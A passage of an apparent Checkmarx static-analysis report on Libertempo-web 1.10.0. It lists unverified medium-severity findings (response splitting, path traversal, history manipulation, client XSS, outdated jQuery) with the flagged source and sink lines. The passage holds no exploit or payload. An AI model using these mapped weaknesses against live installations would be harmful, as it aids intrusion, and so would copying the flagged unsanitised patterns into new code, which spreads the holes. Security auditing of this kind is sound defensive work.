Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1421
Status	New

Method `getpost_variable` at line 1400 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets user input from the `_POST` element. This element's value then flows through the code without being properly sanitized or validated, and is eventually used in an HTTP response header in `commit_sauvegarde` at line 548 of `/Libertempo-web-1.10.0/admin/Fonctions.php`. This may enable an HTTP Response Splitting attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/admin/Fonctions.php</code>
Line	1402	551
Object	<code>_POST</code>	header

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
Method `function getpost_variable($variable, $default="")`

```

.....
1402.    $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));

```

File Name `/Libertempo-web-1.10.0/admin/Fonctions.php`
Method `public static function commit_sauvegarde($type_sauvegarde)`

```

.....
551.    header("Content-Type: text/x-delimtext;
name=\"php_conges_\".$type_sauvegarde.\".sql\");

```

HTTP Response Splitting\Path 2:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-

[paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1422](https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1422)

Status New

Method `getpost_variable` at line 1400 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets user input from the `_GET` element. This element's value then flows through the code without being properly sanitized or validated, and is eventually used in an HTTP response header in `commit_sauvegarde` at line 548 of `/Libertempo-web-1.10.0/admin/Fonctions.php`. This may enable an HTTP Response Splitting attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/admin/Fonctions.php</code>
Line	1402	551
Object	<code>_GET</code>	header

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`

Method `function getpost_variable($variable, $default="")`

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name `/Libertempo-web-1.10.0/admin/Fonctions.php`

Method `public static function commit_sauvegarde($type_sauvegarde)`

```
....
551.     header("Content-Type: text/x-delimtext;
name=\"php_conges_\".$type_sauvegarde.\".sql\"");
```

HTTP Response Splitting\Path 3:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1423>

Status New

Method `getpost_variable` at line 1400 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets user input from the `_POST` element. This element's value then flows through the code without being properly sanitized or validated, and is eventually used in an HTTP response header in `commit_sauvegarde` at line 548 of `/Libertempo-web-1.10.0/admin/Fonctions.php`. This may enable an HTTP Response Splitting attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/admin/Fonctions.php</code>
Line	1402	552
Object	<code>_POST</code>	header

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.      $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```



File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method public static function commit_sauvegarde(\$type_sauvegarde)

```
....
552.      header("Content-disposition: attachment;
filename=php_conges_". $type_sauvegarde. ".sql");
```

HTTP Response Splitting\Path 4:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1424>
Status New

Method getpost_variable at line 1400 of /Libertempo-web-1.10.0/fonctions_conges.php gets user input from the _GET element. This element's value then flows through the code without being properly sanitized or validated, and is eventually used in an HTTP response header in commit_sauvegarde at line 548 of /Libertempo-web-1.10.0/admin/Fonctions.php. This may enable an HTTP Response Splitting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/admin/Fonctions.php
Line	1402	552
Object	_GET	header

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.      $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```



File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method public static function commit_sauvegarde(\$type_sauvegarde)

```
....
552.      header("Content-disposition: attachment;
filename=php_conges_". $type_sauvegarde. ".sql");
```


HTTP Response Splitting\Path 5:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1425
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input from the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated, and is eventually used in an HTTP response header in `isAuthenticated` at line 1351 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`. This may enable an HTTP Response Splitting attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>
Line	3490	1365
Object	<code>_SERVER</code>	header

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `private function _getClientUrl()`

```
....
3490.             $server_url = $_SERVER['HTTP_HOST'];
```



File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `public function isAuthenticated()`

```
....
1365.             header('Location: '.$this->getURL());
```

HTTP Response Splitting\Path 6:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1426
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input from the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated, and is eventually used in an HTTP response header in `isAuthenticated` at line 1351 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`. This may enable an HTTP Response Splitting attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/</code>

	Client.php	Client.php
Line	3499	1365
Object	_SERVER	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.             $ports = explode(',',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function isAuthenticated()

```
....
1365.             header('Location: '.$this->getURL());
```

HTTP Response Splitting\Path 7:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1427
Status	New

Method getURL at line 3442 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input from the _SERVER element. This element's value then flows through the code without being properly sanitized or validated, and is eventually used in an HTTP response header in isAuthenticated at line 1351 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php. This may enable an HTTP Response Splitting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3453	1365
Object	_SERVER	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function getURL()

```
....
3453.             $request_uri = explode('?',
$_SERVER['REQUEST_URI'], 2);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function isAuthenticated()

```
....  
1365. header('Location: '.$this->getURL());
```

HTTP Response Splitting\Path 8:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1428>
Status New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input from the _SERVER element. This element's value then flows through the code without being properly sanitized or validated, and is eventually used in an HTTP response header in isAuthenticated at line 1351 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php. This may enable an HTTP Response Splitting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3490	1474
Object	_SERVER	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....  
3490. $server_url = $_SERVER['HTTP_HOST'];
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function isAuthenticated()

```
....  
1474. header('Location: '.$this->getURL());
```

HTTP Response Splitting\Path 9:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1429>
Status New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input from the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated, and is eventually used in an HTTP response header in `isAuthenticated` at line 1351 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`. This may enable an HTTP Response Splitting attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>
Line	3499	1474
Object	<code>_SERVER</code>	header

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `private function _getClientUrl()`

```
....
3499.             $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `public function isAuthenticated()`

```
....
1474.             header('Location: '.$this->getURL());
```

HTTP Response Splitting\Path 10:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1430
Status	New

Method `getURL` at line 3442 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input from the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated, and is eventually used in an HTTP response header in `isAuthenticated` at line 1351 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`. This may enable an HTTP Response Splitting attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>
Line	3453	1474
Object	<code>_SERVER</code>	header

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`

Method public function getURL()

```
....
3453.          $request_uri      = explode('?',
$_SERVER['REQUEST_URI'], 2);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method public function isAuthenticated()

```
....
1474.          header('Location: '.$this->getURL());
```

Cross Site History Manipulation

Query Path:

PHP\Cx\PHP Medium Threat\Cross Site History Manipulation Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.8 - Improper access control

OWASP Top 10 2013: A8-Cross-Site Request Forgery (CSRF)

Description

Cross Site History Manipulation\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=354
Status	New

Method redirect at line 14 of /Libertempo-web-1.10.0/includes/fonction.php may leak server-side conditional values, enabling user tracking from another website. This may constitute a Privacy Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/includes/fonction.php	/Libertempo-web-1.10.0/includes/fonction.php
Line	16	16
Object	if	if

Code Snippet

File Name /Libertempo-web-1.10.0/includes/fonction.php

Method function redirect(\$url , \$auto_exit = true) {

```
....
16.          if (headers_sent()) {
```

Cross Site History Manipulation\Path 2:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=354

Status	d=355 New
--------	------------------------------

Method

	Source	Destination
File	/Libertempo-web-1.10.0/index.php	/Libertempo-web-1.10.0/index.php
Line	6	6
Object	if	if

Code Snippet

File Name /Libertempo-web-1.10.0/index.php
Method <?php

```
....  
6.  if (!is_readable( CONFIG_PATH .'dbconnect.php'))
```

Cross Site History Manipulation\Path 3:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=356
Status	New

Method isAuthenticated at line 1351 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php may leak server-side conditional values, enabling user tracking from another website. This may constitute a Privacy Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	1362	1362
Object	if	if

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function isAuthenticated()

```
....  
1362.          if ($this->_clearTicketsFromUrl) {
```

Cross Site History Manipulation\Path 4:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=357
Status	New

Method isAuthenticated at line 1351 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php may leak server-side conditional values, enabling user tracking from another website. This may constitute a Privacy Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	1471	1471
Object	if	if

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method public function isAuthenticated()

```
....  
1471.             if ($this->_clearTicketsFromUrl) {
```

Cross Site History Manipulation\Path 5:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=358>

Status New

Method redirectToCas at line 1610 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php may leak server-side conditional values, enabling user tracking from another website. This may constitute a Privacy Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	1615	1615
Object	if	if

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method public function redirectToCas(\$gateway=false,\$renew=false)

```
....  
1615.             if (php_sapi_name() === 'cli') {
```

Cross Site History Manipulation\Path 6:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=359>

Status New

Method League\OAuth2\Client\Provider; at line 16 of /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/get_oauth_token.php may leak server-side conditional values, enabling user tracking from another website. This may constitute a Privacy Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/get_oauth_token.php	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/get_oauth_token.php
Line	141	141
Object	if	if

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/get_oauth_token.php
Method namespace League\OAuth2\Client\Provider;

```
....
141. if (!isset($_GET['code'])) {
```

Path Traversal

Query Path:

PHP\Cx\PHP Medium Threat\Path Traversal Version:2

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.8 - Improper access control
OWASP Top 10 2013: A4-Insecure Direct Object References

Description

Path Traversal\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=410
Status	New

Method saveRestoreModule at line 738 of /Libertempo-web-1.10.0/admin/Fonctions.php gets user input from the _FILES element. This element's value then flows through the code and is eventually used in a file path for local disk access in execute_sql_file at line 1716 of /Libertempo-web-1.10.0/fonctions_conges.php. This may cause a Path Traversal vulnerability.

	Source	Destination
File	/Libertempo-web-1.10.0/admin/Fonctions.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	761	1720
Object	_FILES	file

Code Snippet

File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method public static function saveRestoreModule()


```
....
761.
$fichier_restaura_tmpname=$_FILES['fichier_restaura']['tmp_name'];
```

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function execute_sql_file(\$file)

```
....
1720.      $lines = file ($file);
```

Path Traversal\Path 2:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=411>

Status New

Method

	Source	Destination
File	/Libertempo-web-1.10.0/install/mise_a_jour.php	/Libertempo-web-1.10.0/admin/Fonctions.php
Line	23	571
Object	_GET	filename

Code Snippet

File Name /Libertempo-web-1.10.0/install/mise_a_jour.php

Method <?php

```
....
23.  $version = (isset($_GET['version']) ? $_GET['version'] :
(isset($_POST['version']) ? $_POST['version'] : "")) ;
```

File Name /Libertempo-web-1.10.0/admin/Fonctions.php

Method public static function sauvegardeAsFile(\$previousVersion, \$newVersion)

```
....
571.      if (false === file_put_contents($filename, $contentFile))
{
```

Path Traversal\Path 3:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=412>

Status New

Method

	Source	Destination
File	/Libertempo-web-1.10.0/install/mise_a_jour.php	/Libertempo-web-1.10.0/admin/Fonctions.php
Line	23	571
Object	_POST	filename

Code Snippet

File Name /Libertempo-web-1.10.0/install/mise_a_jour.php

Method <?php

```
....
23. $version = (isset($_GET['version']) ? $_GET['version'] :
(isset($_POST['version']) ? $_POST['version'] : "")) ;
```



File Name /Libertempo-web-1.10.0/admin/Fonctions.php

Method public static function sauvegardeAsFile(\$previousVersion, \$newVersion)

```
....
571.         if (false === file_put_contents($filename, $contentFile))
{
```

Path Traversal\Path 4:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=413>

Status New

Method

	Source	Destination
File	/Libertempo-web-1.10.0/template/reboot/menu_header.php	/Libertempo-web-1.10.0/template/reboot/menu_header.php
Line	16	16
Object	INPUT_SERVER	filter_input

Code Snippet

File Name /Libertempo-web-1.10.0/template/reboot/menu_header.php

Method <?php

```
....
16.         $tmp = dirname(filter_input(INPUT_SERVER, 'PHP_SELF',
FILTER_SANITIZE_URL));
```

Path Traversal\Path 5:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=414
Status	New

Method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/config.example.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/config.example.php
Line	75	75
Object	_SERVER	_SERVER

Code Snippet

File Name	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/config.example.php
Method	<?php

```
....
75. $curdir = dirname($_SERVER['REQUEST_URI']) . "/";
```

Client Use Of JQuery Outdated Version

Query Path:

JavaScript\Cx\JavaScript Medium Threat\Client Use Of JQuery Outdated Version Version:1

Categories

OWASP Top 10 2013: A9-Using Components with Known Vulnerabilities

Description

Client Use Of JQuery Outdated Version\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1455
Status	New

Method in /Libertempo-web-1.10.0/docs/script_jeutest.php, at line 79, calls an obsolete method, 1. This has been deprecated, and should not be used in a modern codebase.

	Source	Destination
File	/Libertempo-web-1.10.0/docs/script_jeutest.php	/Libertempo-web-1.10.0/docs/script_jeutest.php
Line	79	79
Object	1	1

Code Snippet

File Name	/Libertempo-web-1.10.0/docs/script_jeutest.php
-----------	--

Method `<script type="text/javascript" src="../../Public/Assets/jquery/js/jquery-1.7.1.min.js"></script>`

```
....
79.      <script type="text/javascript"
src="../../Public/Assets/jquery/js/jquery-1.7.1.min.js"></script>
```

Client Use Of JQuery Outdated Version\Path 2:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1456
Status	New

Method in /Libertempo-web-1.10.0/template/reboot/error_header.php, at line 40, calls an obsolete method, 1. This has been deprecated, and should not be used in a modern codebase.

	Source	Destination
File	/Libertempo-web-1.10.0/template/reboot/error_header.php	/Libertempo-web-1.10.0/template/reboot/error_header.php
Line	40	40
Object	1	1

Code Snippet

File Name /Libertempo-web-1.10.0/template/reboot/error_header.php
Method `<script type="text/javascript" src="<?= ASSETS_PATH ?>jquery/js/jquery-1.7.1.min.js"></script>`

```
....
40.      <script type="text/javascript" src="<?= ASSETS_PATH
?>jquery/js/jquery-1.7.1.min.js"></script>
```

Client Use Of JQuery Outdated Version\Path 3:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1457
Status	New

Method in /Libertempo-web-1.10.0/template/reboot/login_header.php, at line 40, calls an obsolete method, 1. This has been deprecated, and should not be used in a modern codebase.

	Source	Destination
File	/Libertempo-web-1.10.0/template/reboot/login_header.php	/Libertempo-web-1.10.0/template/reboot/login_header.php
Line	40	40
Object	1	1

Code Snippet

File Name /Libertempo-web-1.10.0/template/reboot/login_header.php
Method <script type="text/javascript" src="<?= ASSETS_PATH ?>jquery/js/jquery-1.7.1.min.js"></script>

```
....
40.          <script type="text/javascript" src="<?= ASSETS_PATH
?>jquery/js/jquery-1.7.1.min.js"></script>
```

Client Use Of JQuery Outdated Version\Path 4:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1458>
Status New

Method in /Libertempo-web-1.10.0/template/reboot/menu_header.php, at line 100, calls an obsolete method, 1. This has been deprecated, and should not be used in a modern codebase.

	Source	Destination
File	/Libertempo-web-1.10.0/template/reboot/menu_header.php	/Libertempo-web-1.10.0/template/reboot/menu_header.php
Line	100	100
Object	1	1

Code Snippet

File Name /Libertempo-web-1.10.0/template/reboot/menu_header.php
Method <script type="text/javascript" src="<?= ASSETS_PATH ?>jquery/js/jquery-1.7.1.min.js"></script>

```
....
100.          <script type="text/javascript" src="<?= ASSETS_PATH
?>jquery/js/jquery-1.7.1.min.js"></script>
```

Client Use Of JQuery Outdated Version\Path 5:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1459>
Status New

Method in /Libertempo-web-1.10.0/template/reboot/popup_header.php, at line 41, calls an obsolete method, 1. This has been deprecated, and should not be used in a modern codebase.

	Source	Destination
File	/Libertempo-web-1.10.0/template/reboot/popup_header.php	/Libertempo-web-1.10.0/template/reboot/popup_header.php

Line	41	41
Object	1	1

Code Snippet

File Name /Libertempo-web-1.10.0/template/reboot/popup_header.php
 Method <script type="text/javascript" src="<?= ASSETS_PATH ?>jquery/js/jquery-1.7.1.min.js"></script>

```
....
41.          <script type="text/javascript" src="<?= ASSETS_PATH
?>jquery/js/jquery-1.7.1.min.js"></script>
```

Client Potential XSS

Query Path:

JavaScript\Cx\JavaScript Medium Threat\Client Potential XSS Version:3

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.7 - Cross-site scripting (XSS)
 OWASP Top 10 2013: A3-Cross-Site Scripting (XSS)

Description

Client Potential XSS\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1460
Status	New

Method this.element.addEventListener at line 363 of /Libertempo-web-1.10.0/Public/Assets/Js/reboot.js gets user input for the value element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method function at line 512 of /Libertempo-web-1.10.0/Public/Assets/Js/reboot.js. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/Public/Assets/Js/reboot.js	/Libertempo-web-1.10.0/Public/Assets/Js/reboot.js
Line	365	532
Object	value	appendChild

Code Snippet

File Name /Libertempo-web-1.10.0/Public/Assets/Js/reboot.js
 Method this.element.addEventListener('click', function () {

```
....
365.          var jourSelectionne =
select.options[select.selectedIndex].value;
```

File Name /Libertempo-web-1.10.0/Public/Assets/Js/reboot.js

Method	this._getVisiblePeriod = function (jourSelectionne, typePeriodeSelected, debutVal, finVal) { 532. span.appendChild(buttonTag);
--------	--

Client Potential XSS\Path 2:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1461
Status	New

Method this.element.addEventListener at line 363 of /Libertempo-web-1.10.0/Public/Assets/Js/reboot.js gets user input for the value element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method function at line 549 of /Libertempo-web-1.10.0/Public/Assets/Js/reboot.js. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/Public/Assets/Js/reboot.js	/Libertempo-web-1.10.0/Public/Assets/Js/reboot.js
Line	373	566
Object	value	appendChild

Code Snippet

File Name	/Libertempo-web-1.10.0/Public/Assets/Js/reboot.js
Method	this.element.addEventListener('click', function () {

```
.....
373. var debutVal =
document.getElementById(this.options['debutId']).value;
```



File Name	/Libertempo-web-1.10.0/Public/Assets/Js/reboot.js
Method	this._getHiddenFieldPeriod = function (jourSelectionne, typePeriodeSelected, debutVal, finVal) {

```
.....
566. span.appendChild(debut);
```

Client Potential XSS\Path 3:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1462
Status	New

Method this.element.addEventListener at line 363 of /Libertempo-web-1.10.0/Public/Assets/Js/reboot.js gets user input for the value element. This element's value then flows through the code without being properly

sanitized or validated and is eventually displayed to the user in method function at line 512 of /Libertempo-web-1.10.0/Public/Assets/Js/reboot.js. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/Public/Assets/Js/reboot.js	/Libertempo-web-1.10.0/Public/Assets/Js/reboot.js
Line	373	532
Object	value	appendChild

Code Snippet

File Name /Libertempo-web-1.10.0/Public/Assets/Js/reboot.js

Method this.element.addEventListener('click', function () {

```
....
373.         var debutVal =
document.getElementById(this.options['debutId']).value;
```

File Name /Libertempo-web-1.10.0/Public/Assets/Js/reboot.js

Method this._getVisiblePeriod = function (jourSelectionne, typePeriodeSelected, debutVal, finVal) {

```
....
532.         span.appendChild(buttonTag);
```

Client Potential XSS\Path 4:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1463>

Status New

Method this.element.addEventListener at line 363 of /Libertempo-web-1.10.0/Public/Assets/Js/reboot.js gets user input for the value element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method function at line 549 of /Libertempo-web-1.10.0/Public/Assets/Js/reboot.js. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/Public/Assets/Js/reboot.js	/Libertempo-web-1.10.0/Public/Assets/Js/reboot.js
Line	374	567
Object	value	appendChild

Code Snippet

File Name /Libertempo-web-1.10.0/Public/Assets/Js/reboot.js

Method this.element.addEventListener('click', function () {


```
....
374.             var finVal =
document.getElementById(this.options['finId']).value;
```



File Name /Libertempo-web-1.10.0/Public/Assets/Js/reboot.js

Method this._getHiddenFieldPeriod = function (jourSelectionne, typePeriodeSelected, debutVal, finVal) {

```
....
567.             span.appendChild(fin);
```

Client Potential XSS\Path 5:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1464>

Status New

Method this.element.addEventListener at line 363 of /Libertempo-web-1.10.0/Public/Assets/Js/reboot.js gets user input for the value element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method function at line 512 of /Libertempo-web-1.10.0/Public/Assets/Js/reboot.js. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/Public/Assets/Js/reboot.js	/Libertempo-web-1.10.0/Public/Assets/Js/reboot.js
Line	374	532
Object	value	appendChild

Code Snippet

